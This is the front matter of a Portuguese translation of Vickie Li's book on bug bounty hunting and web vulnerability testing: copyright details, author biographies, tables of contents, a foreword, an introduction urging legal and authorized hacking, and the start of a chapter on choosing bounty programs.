

Curso de treinamento sobre recompensas por bugs

*O guia para encontrar e relatar
vulnerabilidades na Web*



Vickie Li

BOOTCAMP DE BUG BOUNTY

BO G BO U NT Y BO OT CA MP

**O guia para encontrar e
Relatório de vulnerabilidades da Web**

Vickie Li



São Francisco

BOOTCAMP DE RECOMPENSA POR BUGS. Direitos autorais © 2021 por Vickie Li.

Todos os direitos reservados. Nenhuma parte deste trabalho pode ser reproduzida ou transmitida de qualquer forma ou por qualquer meio, eletrônico ou mecânico, inclusive fotocópia, gravação ou por qualquer sistema de armazenamento ou recuperação de informações, sem a permissão prévia por escrito do proprietário dos direitos autorais e da editora.

ISBN-13: 978-1-7185-0154-6 (impresso)

ISBN-13: 978-1-7185-0155-3 (ebook)

Editora: William Pollock

Gerente de produção: Rachel Monaghan

Editores de produção: Miles Bond e Dapinder Dosanjh Editor de desenvolvimento: Frances Saux

Design da capa: Rick Reese Design

de interiores: Octopod Studios

Revisor técnico: Aaron Guzman Editor de

texto: Sharon Wilkey

Compositor: Jeff Lytle, Happenstance Type-O-Rama Revisor: James

Fraleigh

Para obter informações sobre distribuidores de livros ou traduções, entre em contato diretamente com a No Starch Press, Inc: No Starch Press, Inc.

245 8th Street, São Francisco, CA 94103 telefone:

1-415-863-9900; info@nostarch.com

www.nostarch.com

Nomes: Li, Vickie, autor.

Título: Bug bounty bootcamp: o guia para encontrar e relatar vulnerabilidades da Web / Vickie Li.

Descrição: São Francisco : No Starch Press, [2021] | Inclui índice. | Identificadores: LCCN 2021023153 (impresso) | LCCN 2021023154 (ebook) | ISBN 9781718501546 (impresso) | ISBN 9781718501553 (ebook)

Assuntos: LCSH: Sites da Web--Medidas de segurança. | Teste de penetração (segurança de computadores) | Depuração em ciência de computação.

Classificação: LCC TK5105.8855 .L523 2021 (impresso) | LCC TK5105.8855 (ebook) | DDC 025.042--dc23

Registro da LC disponível em <https://lccn.loc.gov/2021023153>

Registro de ebook da LC disponível em <https://lccn.loc.gov/2021023154>

No Starch Press e o logotipo No Starch Press são marcas comerciais registradas da No Starch Press, Inc. Outros nomes de produtos e empresas mencionados neste documento podem ser marcas comerciais de seus respectivos proprietários. Em vez de usar um símbolo de marca registrada em cada ocorrência de um nome de marca registrada, estamos usando os nomes apenas de forma editorial e para o benefício do proprietário da marca registrada, sem intenção de infringir a marca registrada.

As informações contidas neste livro são distribuídas "no estado em que se encontram", sem garantia. Embora todas as precauções tenham sido tomadas na preparação deste trabalho, nem o autor nem a No Starch Press, Inc. terão qualquer responsabilidade perante qualquer pessoa ou entidade com relação a qualquer perda ou dano causado ou supostamente causado direta ou indiretamente pelas informações nele contidas.

Sobre o autor

Vickie Li é desenvolvedora e pesquisadora de segurança com experiência em encontrar e explorar vulnerabilidades em aplicativos da Web. Ela relatou vulnerabilidades para empresas como Facebook, Yelp e Starbucks e contribui para vários programas de treinamento on-line e blogs técnicos. Ela pode ser encontrada em <https://vickieli.dev/>, onde escreve sobre notícias de segurança, técnicas e suas últimas descobertas de bug bounty.

Sobre o revisor técnico

Aaron Guzman é coautor do *IoT Penetration Testing Cookbook* e líder de segurança de produtos da Cisco Meraki. Ele passa seus dias criando segurança em produtos de IoT e elaborando projetos que mantêm os usuários protegidos contra comprometimentos. Copresidente do Grupo de Trabalho de IoT da Cloud Security Alliance e revisor técnico de vários livros de segurança publicados, ele também lidera muitas iniciativas de código aberto, aumentando a conscientização sobre hackers de IoT e estratégias defensivas proativas nos projetos de IoT e segurança de aplicativos incorporados da OWASP. Ele tem ampla experiência em falar em público, fazendo apresentações em conferências, treinamentos e workshops em todo o mundo. Siga Aaron no Twitter [@scriptingxss](https://twitter.com/scriptingxss).

CONTE NTO S DE B R IE F

Prefácio	xix
Introdução	xxi

PARTE I: O SETOR 1	
Capítulo 1: Escolhendo um programa de recompensa por bugs	3
Capítulo 2: Como manter seu sucesso	15
PARTE II: INTRODUÇÃO	31
Capítulo 3: Como a Internet funciona	33
Capítulo 4: Configuração do ambiente e interceptação de tráfego	45
Capítulo 5: Reconhecimento de hacking na Web	61
PARTE III: VULNERABILIDADES DA WEB.....	109
Capítulo 6: Scripting entre sites	111
Capítulo 7: Redirecionamentos abertos	131
Capítulo 8: Clickjacking	143
Capítulo 9: Falsificação de solicitações entre sites	155
Capítulo 10: Referências inseguras a objetos diretos	175
Capítulo 11: Injeção de SQL.....	187
Capítulo 12: Condições de corrida.....	205
Capítulo 13: Falsificação de solicitações do lado do servidor	213
Capítulo 14: Deserialização insegura	231
Capítulo 15: Entidade externa XML.....	247
Capítulo 16: Injeção de modelo.....	261
Capítulo 17: Erros de lógica de aplicativos e controle de acesso quebrado	275

Capítulo 18: Execução remota de código	283
Capítulo 19: Vulnerabilidades da política de mesma origem	295
Capítulo 20: Problemas de segurança de logon único	307
Capítulo 21: Divulgação de informações	323
PARTE IV: TÉCNICAS ESPECIALIZADAS.....	333
Capítulo 22: Realização de revisões de código	335
Capítulo 23: Hackeando aplicativos Android.....	347
Capítulo 24: Hacking de API	355
Capítulo 25: Descoberta automática de vulnerabilidades usando fuzzers	369
Índice	381

CONTEÚDOS NÓDEA L

PREÂMBULO

xix

INTRODUÇÃO

xxi

A quem se destina este livro	xxii
O que há neste livro.....	xxii
Feliz Hacking!	xxiv

PARTE I: O SETOR 1

1

ESCOLHENDO UM PROGRAMA DE RECOMPENSA POR BUGS 3

O estado do setor	4
Tipos de ativos	4
Sites e aplicativos sociais	5
Aplicativos Web gerais	5
Aplicativos móveis (Android, iOS e Windows).....	6
APIs	6
Código-fonte e executáveis.....	7
Hardware e IoT.....	7
Plataformas de recompensa por bugs	8
Os profissionais.....	8
e os contras.....	9
Escopo, pagamentos e tempos de resposta	9
Escopo do programa.....	9
Valores de pagamento.....	10
Tempo de resposta.....	11
Programas privados	11
Escolhendo o programa certo	12
Uma rápida comparação de programas populares	13

2

SUSTENTANDO SEU SUCESSO 15

Escrevendo um bom relatório.....	16
Etapa 1: Crie um título descritivo.....	16
Etapa 2: Forneça um resumo claro	16
Etapa 3: Incluir uma avaliação da gravidade	16
Etapa 4: Dê passos claros para a reprodução	18
Etapa 5: Fornecer uma prova de conceito.....	18
Etapa 6: Descreva o impacto e os cenários de ataque	19
Etapa 7: Recomendar possíveis mitigações	19
Etapa 8: Validar o relatório	20
Dicas adicionais para escrever relatórios melhores	20
Criando um relacionamento com a equipe de desenvolvimento	21
Entendendo os estados do relatório.....	21
Lidando com conflitos.....	23
Criando uma parceria.....	23

Entenda por que você está fracassando	24
Por que você não está encontrando insetos	24
Por que seus relatórios são rejeitados.....	26
O que fazer quando você está preso.....	27
Etapa 1: Faça uma pausa!	28
Etapa 2: Desenvolva seu conjunto de habilidades	28
Etapa 3: Obter uma nova perspectiva	28
Por fim, algumas palavras de experiência	29

PARTE II: INTRODUÇÃO

31

3	
COMO A INTERNET FUNCIONA	33
O modelo cliente-servidor	34
O sistema de nomes de domínio.....	34
Portas da Internet	35
Solicitações e respostas HTTP	36
Controles de segurança na Internet	38
Codificação de conteúdo	38
Gerenciamento de sessões e cookies HTTP	39
Autenticação baseada em token.....	40
Tokens da Web JSON	41
A política de mesma origem	43
Aprenda a programar	44

4	
CONFIGURAÇÃO AMBIENTAL E INTERCEPTAÇÃO DE TRÁFEGO	45
Escolha de um sistema operacional	46
Configurando os elementos essenciais: Um navegador e um proxy	46
Abrindo o navegador incorporado.....	47
Configurando o Firefox	47
Configurando o Burp.....	49
Usando o Burp	51
A procuração	52
O Intruso.....	54
O repetidor	56
O decodificador	57
O comparador	58
Salvando solicitações de arrotos	58
Uma observação final sobre como fazer anotações.....	58

x Conteúdo em detalhes

5	
RECONHECIMENTO DE HACKING NA WEB	61
Percorrendo manualmente o alvo	62
Google Dorking.....	62
Descoberta do escopo	65
WHOIS e WHOIS reverso	65
Endereços IP	66
Análise de certificados	67
Enumeração de subdomínios.....	68
Enumeração de serviços	69

Diretório Brute-Forcing.....	70
Espionando o site.....	71
Hospedagem de terceiros.....	74
Reconhecimento do GitHub	75
Outras técnicas furtivas de OSINT	77
Tech Stack Fingerprinting	78
Escrevendo seus próprios roteiros de reconhecimento	80
Noções básicas sobre scripts do Bash	80
Como salvar a saída da ferramenta em um arquivo.....	83
Adição da data da digitalização à saída.....	84
Adição de opções para escolher as ferramentas a serem executadas	84
Execução de ferramentas adicionais	85
Analizando os resultados.....	88
Criação de um relatório mestre	90
Varredura de vários domínios	92
Como escrever uma biblioteca de funções	96
Criação de programas interativos	97
Uso de variáveis e caracteres especiais	100
Agendamento de varreduras automáticas	102
Uma observação sobre APIs de reconhecimento	104
Comece a hackear!.....	104
Ferramentas mencionadas neste capítulo	105
Descoberta do escopo	105
OSINT	106
Tech Stack Fingerprinting.....	106
Automação	107

PARTE III: VULNERABILIDADES DA WEB 109

6

SCRIPT ENTRE SITES 111

Mecanismos.....	112
Tipos de XSS.....	115
XSS armazenado	115
XSS cego.....	116
XSS refletido	117
XSS baseado em DOM	117
Self-XSS.....	119
Prevenção	119

Procurando por XSS.....	120
Etapa 1: Procure oportunidades de entrada.....	120
Etapa 2: Inserir cargas úteis	122
Etapa 3: Confirmar o impacto.....	125

Como contornar a proteção XSS	126
Sintaxe alternativa de JavaScript	126
Capitalização e codificação	126
Erros de lógica de filtro	127

Aumentando o ataque.....	128
--------------------------	-----

Automatização da busca de XSS	129
-------------------------------------	-----

Encontrando seu primeiro XSS!.....	129
------------------------------------	-----

7

REDIRECÇÕES ABERTAS 131

Mecanismos	131
Prevenção.....	133
Busca de redirecionamentos abertos	133
Etapa 1: procurar parâmetros de redirecionamento	133
Etapa 2: Use o Google Dorks para encontrar parâmetros de redirecionamento adicionais....	134
Etapa 3: teste de redirecionamentos abertos baseados em parâmetros	135
Etapa 4: teste de redirecionamentos abertos baseados em referência.....	135
Como contornar a proteção de redirecionamento aberto	136
Uso da correção automática do navegador	136
Exploração da lógica do validador com falhas	137
Uso de URLs de dados.....	138
Exploração da decodificação de URL	138
Combinação de técnicas de exploração	140
Aumentando o ataque.....	140
Encontrando seu primeiro Open Redirect!.....	141

8 CLICKJACKING 143

Mecanismos	144
Prevenção.....	149
Caça ao Clickjacking	150
Etapa 1: Procure ações que mudem o estado	150
Etapa 2: verificar os cabeçalhos de resposta.....	151
Etapa 3: Confirmar a vulnerabilidade	151
Contornando proteções	151
Aumentando o ataque.....	153
Uma observação sobre a entrega da carga útil de clickjacking	154
Encontrando sua primeira vulnerabilidade de clickjacking!.....	154

9 FALSIFICAÇÃO DE SOLICITAÇÃO ENTRE SITES 155

Mecanismos	156
Prevenção.....	159
Busca de CSRFs	161
Etapa 1: Identificar ações que mudam o estado	161
Etapa 2: Procure a falta de proteções CSRF	161
Etapa 3: Confirmar a vulnerabilidade	162
Como contornar a proteção CSRF	163
Exploit Clickjacking.....	163
Alterar o método de solicitação	164
Ignorar tokens CSRF armazenados no servidor	165
Ignorar tokens CSRF de envio duplo.....	167
Ignorar a verificação de cabeçalho de referência CSRF	168
Contornar a proteção CSRF usando XSS.....	170
Aumentando o ataque.....	170
Vazamento de informações do usuário usando CSRF	170
Criar Self-XSS armazenado usando CSRF	171
Assuma o controle de contas de usuário usando CSRF	172
Fornecendo a carga útil de CSRF	173
Encontrando seu primeiro CSRF!.....	174

10 REFERÊNCIAS INSEGURAS A OBJETOS DIRETOS 175

Mecanismos	175
------------------	-----

Prevenção.....	177
Caça aos IDORs	178
Etapa 1: Criar duas contas.....	178
Etapa 2: Descubra os recursos.....	178
Etapa 3: Capturar solicitações	179
Etapa 4: Alterar as IDs.....	180
Como contornar a proteção IDOR	181
IDs codificadas e IDs com hash.....	181
IDs vazados.....	182
Ofereça uma identificação ao aplicativo, mesmo que ele não a solicite.....	182
Fique de olho nos IDORs cegos	183
Alterar o método de solicitação	183
Alterar o tipo de arquivo solicitado.....	184
Aumentando o ataque.....	184
Automatizando o ataque.....	185
Encontrando seu primeiro IDOR!	185

11 INJEÇÃO DE SQL 187

Mecanismos	188
Injetando código em consultas SQL.....	189
Uso de injeções de SQL de segunda ordem.....	191
Prevenção.....	192
Busca por injeções de SQL	195
Etapa 1: Procure por injeções clássicas de SQL.....	195
Etapa 2: Procure por injeções cegas de SQL.....	196
Etapa 3: extrair informações usando injeções de SQL	198
Etapa 4: Procure por injeções de NoSQL.....	199
Aumentando o ataque.....	201
Saiba mais sobre o banco de dados	201
Obter um shell da Web.....	202
Automatização de injeções de SQL	202
Encontrando sua primeira injeção de SQL!	203

12 CONDIÇÕES DA CORRIDA 205

Mecanismos.....	206
Quando uma condição de corrida se torna uma vulnerabilidade	207
Prevenção	210
Caça às condições de corrida	210
Etapa 1: Encontre recursos propensos a condições de corrida	210
Etapa 2: Enviar solicitações simultâneas.....	210
Etapa 3: Verificar os resultados	211
Etapa 4: Criar uma prova de conceito.....	211
Aumento das condições de corrida.....	212
Encontrando sua primeira condição de corrida!.....	212

13 FALSIFICAÇÃO DE SOLICITAÇÃO NO LADO DO SERVIDOR 213

Mecanismos.....	213
Prevenção	215
Caça aos SSRFs	216
Etapa 1: Identificar recursos propensos a SSRFs.....	216
Etapa 2: Fornecer URLs internos a pontos de extremidade potencialmente vulneráveis	218
Etapa 3: Verificar os resultados	218

Ignorando a proteção SSRF	220
Permissões de bypass	220
Contornar listas de bloqueio	221
Aumentando o ataque	224
Executar varredura de rede	224
Extrair metadados da instância	226
Exploração de SSRFs cegos	227
Atacar a rede	228
Encontrando seu primeiro SSRF!	229

14 DESSERIALIZAÇÃO INSEGURA 231

Mecanismos	232
PHP	232
Java	241
Prevenção	244
Busca de desserialização insegura	244
Aumentando o ataque	245
Encontrando sua primeira desserialização insegura!	246

15 ENTIDADE EXTERNA XML 247

Mecanismos	247
Prevenção	249
Caça aos XXEs	250
Etapa 1: encontrar pontos de entrada de dados XML	250
Etapa 2: Teste para Classic XXE	251
Etapa 3: Teste para Blind XXE	252
Etapa 4: incorporar cargas úteis XXE em diferentes tipos de arquivos	253
Etapa 5: teste para ataques de XInclude	254
Aumentando o ataque	254
Leitura de arquivos	255
Lançamento de um SSRF	255
Uso de XXEs cegos	256
Realização de ataques de negação de serviço	258
Mais sobre a extração de dados usando XXEs	259
Encontrando seu primeiro XXE!	260

16 INJEÇÃO DE MODELO 261

Mecanismos	262
Mecanismos de modelo	262
Injetando código de modelo	263
Prevenção	265
Busca por injeção de modelo	266
Etapa 1: procurar locais de entrada do usuário	266
Etapa 2: Detectar a injeção de modelo enviando cargas úteis de teste	266
Etapa 3: Determinar o mecanismo de modelo em uso	268
Aumentando o ataque	268
Pesquisa de acesso ao sistema por meio do código Python	269
Fugindo da caixa de areia usando as funções incorporadas do Python	270
Envio de cargas úteis para teste	273
Automatizando a injeção de modelos	273
Encontrando sua primeira injeção de modelo	274

ERROS DE LÓGICA DE APLICATIVO E CONTROLE DE ACESSO INTERROMPIDO

Erros de lógica de aplicativos	276
Controle de acesso quebrado	278
Painéis de administração expostos.....	278
Vulnerabilidades de passagem de diretório	279
Prevenção.....	279
Busca de erros de lógica de aplicativos e controle de acesso quebrado	280
Etapa 1: Saiba mais sobre seu alvo.....	280
Etapa 2: Interceptar solicitações durante a navegação	280
Etapa 3: Pense fora da caixa	280
Aumentando o ataque.....	281
Encontrando seu primeiro erro de lógica de aplicativo ou controle de acesso quebrado!	281

EXECUÇÃO REMOTA DE CÓDIGO

Mecanismos	284
Injeção de código.....	284
Inclusão de arquivos.....	286
Prevenção.....	287
Busca de RCEs	288
Etapa 1: Reunir informações sobre o alvo	289
Etapa 2: Identificar locais suspeitos de entrada do usuário	289
Etapa 3: Enviar cargas úteis de teste	289
Etapa 4: Confirmar a vulnerabilidade	290
Aumentando o ataque.....	291
Como contornar a proteção de RCE	291
Encontrando seu primeiro RCE!	293

VULNERABILIDADES DA POLÍTICA DE MESMA ORIGEM

Mecanismos	296
Exploração do compartilhamento de recursos entre origens.....	297
Exploração de postMessage()	298
Exploração de JSON com preenchimento	300
Contornando o SOP com o uso de XSS.....	302
Busca de desvios de SOP	302
Etapa 1: Determinar se as técnicas de relaxamento do SOP são usadas	302
Etapa 2: Localizar a configuração incorreta do CORS	303
Etapa 3: encontrar erros no postMessage.....	304
Etapa 4: Localizar problemas de JSONP	305
Etapa 5: Considere os fatores atenuantes	305
Aumentando o ataque.....	305
Encontrando sua primeira vulnerabilidade de desvio de SOP!.....	306

PROBLEMAS DE SEGURANÇA DE LOGON ÚNICO

Mecanismos	308
Compartilhamento de culinária	308
Linguagem de marcação de asserção de segurança.....	309
OAuth	312
Caça a aquisições de subdomínios	316
Etapa 1: listar os subdomínios do alvo.....	316

Etapa 2: Localizar páginas não registradas	316
Etapa 3: Registre a página	317
Monitoramento de aquisições de subdomínios	318
Caça às vulnerabilidades SAML	319
Etapa 1: Localize a resposta SAML	319
Etapa 2: Analisar os campos de resposta.....	319
Etapa 3: Ignorar a assinatura	319
Etapa 4: recodificar a mensagem.....	320
Caça ao roubo de tokens OAuth	320
Aumentando o ataque.....	321
Encontrando seu primeiro desvio de SSO!.....	321

21 DIVULGAÇÃO DE INFORMAÇÕES 323

Mecanismos	324
Prevenção.....	324
Caça para divulgação de informações	325
Etapa 1: tentar um ataque de travessia de caminho	325
Etapa 2: Pesquisar na Wayback Machine	326
Etapa 3: Pesquisar e colar locais de despejo	327
Etapa 4: Reconstruir o código-fonte a partir de um diretório .git exposto.....	328
Etapa 5: Localizar informações em arquivos públicos	331
Aumentando o ataque.....	332
Encontrando sua primeira divulgação de informações!	332

PARTE IV: TÉCNICAS ESPECIALIZADAS 333

22 REALIZAÇÃO DE REVISÕES DE CÓDIGO 335

Teste de caixa branca vs. teste de caixa preta	336
A abordagem rápida: grep é seu melhor amigo.....	336
Padrões Perigosos	336
Segredos vazados e criptografia fraca	338
Novos patches e dependências desatualizadas	340
Comentários do desenvolvedor	340
Funcionalidades de depuração, arquivos de configuração e pontos de extremidade	340
A abordagem detalhada.....	341
Funções importantes	341
Entrada do usuário	342
Exercício: Identificar as vulnerabilidades	344

23 INVASÃO DE APLICATIVOS PARA ANDROID 347

Configuração de seu proxy móvel	348
Como contornar a fixação de certificados	349
Anatomia de um APK.....	350
Ferramentas a serem usadas	351
Ponte de depuração do Android	351
Estúdio Android	352
Apktool.....	352
Frida	353
Estrutura de segurança móvel	353

Caça às vulnerabilidades.....	353
-------------------------------	-----

24

HACKING DE API

355

O que são APIs?	355
APIs REST	357
APIs SOAP	358
APIs GraphQL	358
Aplicativos centrados em API.....	361
Busca de vulnerabilidades de API	362
Reconhecimento de desempenho	362
Teste de controle de acesso quebrado e vazamentos de informações	364
Teste de problemas de limitação de taxa	365
Teste de bugs técnicos	366

25

DESCOBERTA AUTOMÁTICA DE VULNERABILIDADES USANDO FUZZERS

369

O que é Fuzzing?	370
Como funciona um Web Fuzzer	370
O processo de fuzzing	371
Etapa 1: Determinar os pontos de injeção de dados	371
Etapa 2: Decidir sobre a lista de carga útil.....	372
Etapa 3: Fuzz	372
Etapa 4: Monitorar os resultados.....	374
Fuzzing com o Wfuzz	374
Enumeração de caminhos.....	374
Autenticação de força bruta	376
Testes de vulnerabilidades comuns da Web.....	377
Mais sobre o Wfuzz	378
Fuzzing vs. Análise estática	378
Armadilhas do Fuzzing	378
Adicionando ao seu kit de ferramentas de teste automatizado	379

ÍNDICE

381

PARA E W O R D

Há vinte ou até dez anos, hackers como eu eram presos por tentar fazer o bem. Hoje, estamos sendo contratados por algumas das organizações mais poderosas do mundo.

Se você ainda está pensando se está ou não atrasado para o trem da recompensa por bugs, saiba que está entrando a bordo em um dos momentos mais empolgantes da história do setor. Essa comunidade está crescendo mais rápido do que nunca, pois os governos estão começando a exigir que as empresas hospedem programas de divulgação de vulnerabilidades, as empresas da Fortune 500 estão criando políticas desse tipo em massa e os aplicativos de segurança movidos a hackers estão se expandindo a cada dia. O valor do olho humano será para sempre vital na defesa contra ameaças em evolução, e o mundo está *nos* reconhecendo como as pessoas que o fornecem.

A beleza do mundo da recompensa por bugs é que, ao contrário do seu típico trabalho das nove às cinco ou de consultoria, ele permite que você participe de onde quiser, quando quiser e em qualquer tipo de ativo que desejar! Tudo o que você precisa é de uma conexão decente com a Internet, um bom café (ou a bebida de sua preferência), um pouco de curiosidade e uma paixão por quebrar coisas. Além de lhe dar a liberdade de trabalhar em seu próprio horário, as ameaças estão evoluindo mais rapidamente do que a velocidade da inovação, proporcionando amplas oportunidades de aprender, desenvolver suas habilidades e se tornar um especialista em uma nova área.

Se você estiver interessado em ganhar experiência real em hacking, o mercado de recompensas por bugs torna isso possível ao fornecer um número infinito de alvos pertencentes a empresas gigantes como Facebook, Google ou Apple! Eu estou

Não estou dizendo que seja uma tarefa fácil encontrar uma vulnerabilidade nessas empresas; no entanto, os programas de recompensa por bugs fornecem a plataforma para caçar, e a comunidade de recompensa por bugs o incentiva a aprender mais sobre novos tipos de vulnerabilidades, a aumentar seu conjunto de habilidades e a continuar tentando, mesmo quando as coisas ficam difíceis. Diferentemente da maioria dos laboratórios e do Capture the Flags (CTFs), os programas de recompensa por bugs não têm soluções ou uma vulnerabilidade garantida para ser explorada. Em vez disso, você sempre se perguntará se algum recurso é ou não vulnerável ou se pode forçar o aplicativo ou suas funcionalidades a fazer coisas que não deveriam. Essa incerteza pode ser assustadora, mas torna a emoção de encontrar um bug muito mais agradável.

Neste livro, Vickie explora uma variedade de tipos diferentes de vulnerabilidades para aprimorar seu conhecimento sobre hacking de aplicativos da Web. Ela aborda as habilidades que farão de você um caçador de bugs bem-sucedido, incluindo análises passo a passo sobre como escolher o programa certo para você, realizar o reconhecimento adequado e escrever relatórios sólidos. Ela fornece explicações sobre ataques como cross-site scripting, injeção de SQL, injeção de modelo e quase todos os outros que você precisa em seu kit de ferramentas para ter sucesso. Posteriormente, ela o leva além dos conceitos básicos de aplicativos Web e apresenta tópicos como revisão de código, invasão de API, automatização do fluxo de trabalho e fuzzing.

Para qualquer pessoa que esteja disposta a trabalhar, o *Bug Bounty Bootcamp* oferece a base necessária para que você tenha sucesso na caça aos bugs.

-Ben Sadeghipour
Hacker, criador de conteúdo e
Diretor de Educação de Hackers da HackerOne

INTRODUÇÃO



Ainda me lembro da primeira vez que encontrei uma vulnerabilidade de alto impacto. Eu já havia localizado alguns bugs de baixo impacto no aplicativo.

que eu estava testando, incluindo um CSRF, um IDOR e alguns vazamentos de informações. Por fim, consegui encadeá-los em um controle total de qualquer conta no site: Eu poderia ter feito login como qualquer pessoa, ler os dados de qualquer pessoa e alterá-los como quisesse. Por um instante, senti que tinha superpoderes.

Relatei o problema à empresa, que prontamente corrigiu a vulnerabilidade. Os hackers são provavelmente a coisa mais próxima de super-heróis que encontrei no mundo real. Eles superam as limitações com suas habilidades para fazer com que os programas de software façam muito mais do que foram projetados, e é isso que eu adoro em hackear aplicativos da Web: trata-se de pensar de forma criativa, desafiar a si mesmo e fazer mais do que parece possível.

Assim como os super-heróis, os hackers éticos ajudam a manter a sociedade segura. Milhares de violações de dados acontecem todos os anos somente nos Estados Unidos. Ao entender as vulnerabilidades e como elas ocorrem, você pode usar seu conhecimento para ajudar a evitar ataques mal-intencionados, proteger aplicativos e usuários e tornar a Internet um lugar mais seguro.

Não faz muito tempo, a invasão e os experimentos com aplicativos da Web eram ilegais. Mas agora, graças aos programas de recompensa por bugs, você pode hackear legalmente; as empresas criam programas de recompensa por bugs para recompensar os pesquisadores de segurança por encontrarem vulnerabilidades em seus aplicativos. *O Bug Bounty Bootcamp* ensina como hackear aplicativos da Web e como fazer isso legalmente participando desses programas. Você aprenderá a navegar pelos programas de recompensa por bugs, realizar reconhecimento em um alvo e identificar e explorar vulnerabilidades.

A quem se destina este livro

Este livro ajudará qualquer pessoa a aprender a hackear a Web e a caçar bugs do zero. Você pode ser um estudante que deseja ingressar na segurança da Web, um desenvolvedor da Web que deseja entender a segurança de um site ou um hacker experiente que deseja entender como atacar aplicativos da Web. Se você tem curiosidade sobre hacking e segurança na Web, este livro é para você.

Não é necessário nenhum conhecimento técnico para entender e dominar o material deste livro. No entanto, será útil entender de programação básica.

Embora este livro tenha sido escrito com os iniciantes em mente, os hackers avançados também podem considerá-lo uma referência útil. Em particular, discuto técnicas avançadas de exploração e dicas e truques úteis que aprendi ao longo do caminho.

O que há neste livro

O Bug Bounty Bootcamp abrange tudo o que você precisa para começar a hackear aplicativos da Web e participar de programas de recompensa por bugs. Este livro está dividido em quatro partes: O setor, Primeiros passos, Vulnerabilidades da Web e Técnicas especializadas.

Parte I: O setor

A primeira parte do livro concentra-se no setor de recompensas por bugs.

O Capítulo 1: Escolhendo um programa de recompensa por bugs explica os vários tipos de programas de recompensa por bugs e como escolher um que atenda a seus interesses e nível de experiência. O Capítulo 2: Sustentando seu sucesso ensina as habilidades não técnicas necessárias para ter sucesso no setor de recompensas por bugs, como escrever um bom relatório, criar relacionamentos profissionais e lidar com conflitos e frustrações.

Parte II: Primeiros passos

A segunda parte do livro prepara você para o hacking na Web e apresenta as tecnologias e ferramentas básicas de que você precisará para caçar bugs com sucesso.

Capítulo 3: Como a Internet funciona explica os conceitos básicos das tecnologias da Internet. Ele também apresenta os mecanismos de segurança da Internet que você encontrará, como gerenciamento de sessão, autenticação baseada em token e a política de mesma origem.

O Capítulo 4: Configuração do ambiente e interceptação de tráfego mostra como configurar seu ambiente de hacking, configurar o Burp Suite e utilizar efetivamente os vários módulos do Burp Suite para interceptar o tráfego e procurar bugs.

Capítulo 5: Reconhecimento de hackers na Web detalha as estratégias de reconhecimento que você pode adotar para coletar informações sobre um alvo. Ele também inclui uma introdução ao scripting bash e mostra como criar uma ferramenta de reconhecimento automático a partir do zero.

Parte III: Vulnerabilidades da Web

Depois, começamos a hackear! Esta parte, o núcleo do livro, aprofunda-se nos detalhes de vulnerabilidades específicas. Cada capítulo é dedicado a uma vulnerabilidade e explica o que causa essa vulnerabilidade, como evitá-la e como encontrá-la, explorá-la e escalá-la para obter o máximo impacto.

Os Capítulos 6 a 18 discutem vulnerabilidades comuns que você provavelmente encontrará em aplicativos reais, incluindo XSS (cross-site scripting), redirecionamentos abertos, clickjacking, CSRF (cross-site request forgery), IDOR (direct object references) inseguro, injeção de SQL, condições de corrida, SSRF (server-side request forgery), desserialização insegura, vulnerabilidades de entidade externa XML (XXE), injeção de modelo, erros de lógica de aplicativo e controle de acesso quebrado, além de execução remota de código (RCE).

Capítulo 19: Vulnerabilidades da política de mesma origem mergulha em uma defesa fundamental da Internet moderna: a política de mesma origem. Você aprenderá sobre os erros que os desenvolvedores cometem ao criar aplicativos para contornar a política de mesma origem e como os hackers podem explorar esses erros.

Capítulo 20: Problemas de segurança de logon único discute as formas mais comuns de os aplicativos implementarem recursos de logon único, os possíveis pontos fracos de cada método e como você pode explorar esses pontos fracos.

Por fim, o Capítulo 21: Divulgação de informações discute várias maneiras de extrair informações confidenciais de um aplicativo da Web.

Parte IV: Técnicas especializadas

A parte final do livro apresenta técnicas detalhadas para o hacker experiente. Esta seção o ajudará a aprimorar suas habilidades depois de compreender os conceitos básicos abordados na Parte III.

Capítulo 22: Realização de revisões de código ensina como identificar vulnerabilidades no código-fonte. Você também terá a chance de praticar a revisão de algumas partes do código.

Capítulo 23: Hackeando aplicativos Android ensina como configurar o seu ambiente de hacking móvel e encontrar vulnerabilidades nos aplicativos Android.

Capítulo 24: Hacking de APIs discute as interfaces de programação de aplicativos (APIs), uma parte essencial de muitos aplicativos modernos. Discuto os tipos de APIs e como procurar vulnerabilidades que se manifestam nelas.

Capítulo 25: Automatic Vulnerability Discovery Using Fuzzers (Descoberta automática de vulnerabilidades usando fuzzers) encerra o livro mostrando como procurar vulnerabilidades automaticamente usando um método chamado fuzzing. Você praticará o fuzzing em um aplicativo da Web com um fuzzer de código aberto.

Feliz Hacking!

Bug Bounty Bootcamp não é simplesmente um livro sobre bug bounties. Ele é um manual para aspirantes a hackers, testadores de penetração e pessoas curiosas sobre como a segurança funciona na Internet. Nos capítulos a seguir, você aprenderá como os invasores exploram erros comuns de programação para atingir objetivos maliciosos e como você pode ajudar as empresas relatando eticamente essas vulnerabilidades aos programas de recompensa por bugs. Lembre-se de usar esse poder com responsabilidade! As informações contidas neste livro devem ser usadas estritamente para fins legais. Ataque somente sistemas que você tenha permissão para invadir e sempre tenha cuidado ao fazer isso. Feliz hacking!

PART I

A IN DÚSTRIA

1

PICKING A BUG BOUNTY PROGRAM



Programas de recompensa por bugs: são todos iguais? Encontrar o programa certo é o primeiro passo para se tornar um agente de bug bem-sucedido.

caçador de recompensas. Muitos programas surgiram nos últimos anos, e é difícil descobrir quais deles proporcionarão as melhores recompensas monetárias, experiência e oportunidades de aprendizado.

Um *programa de recompensa por bugs* é uma iniciativa na qual uma empresa convida hackers a atacar seus produtos e serviços. Mas como você deve escolher um programa? E como você deve priorizar suas diferentes métricas, como os tipos de ativos envolvidos, se o programa é hospedado em uma plataforma, se é público ou privado, o escopo do programa, os valores de pagamento e os tempos de resposta?

Neste capítulo, exploraremos os tipos de programas de recompensa por bugs, analisaremos os benefícios e as desvantagens de cada um e descobriremos qual deles você deve escolher.

O estado do setor

As recompensas por bugs são atualmente uma das formas mais populares de as organizações receberem feedback sobre bugs de segurança. Grandes corporações, como PayPal e Facebook, bem como agências governamentais, como o Departamento de Defesa dos EUA, adotaram a ideia. No entanto, não faz muito tempo, relatar uma vulnerabilidade a uma empresa provavelmente o levaria para a cadeia em vez de receber uma recompensa.

Em 1995, a Netscape lançou o primeiro programa de recompensa por bugs. A empresa incentivou os usuários a relatar bugs encontrados em seu novíssimo navegador, o Netscape Navigator 2.0, introduzindo a ideia de testes de segurança de crowdsourcing no mundo da Internet. A Mozilla lançou o próximo programa corporativo de recompensa por bugs nove anos depois, em 2004, convidando os usuários a identificar bugs no navegador Firefox.

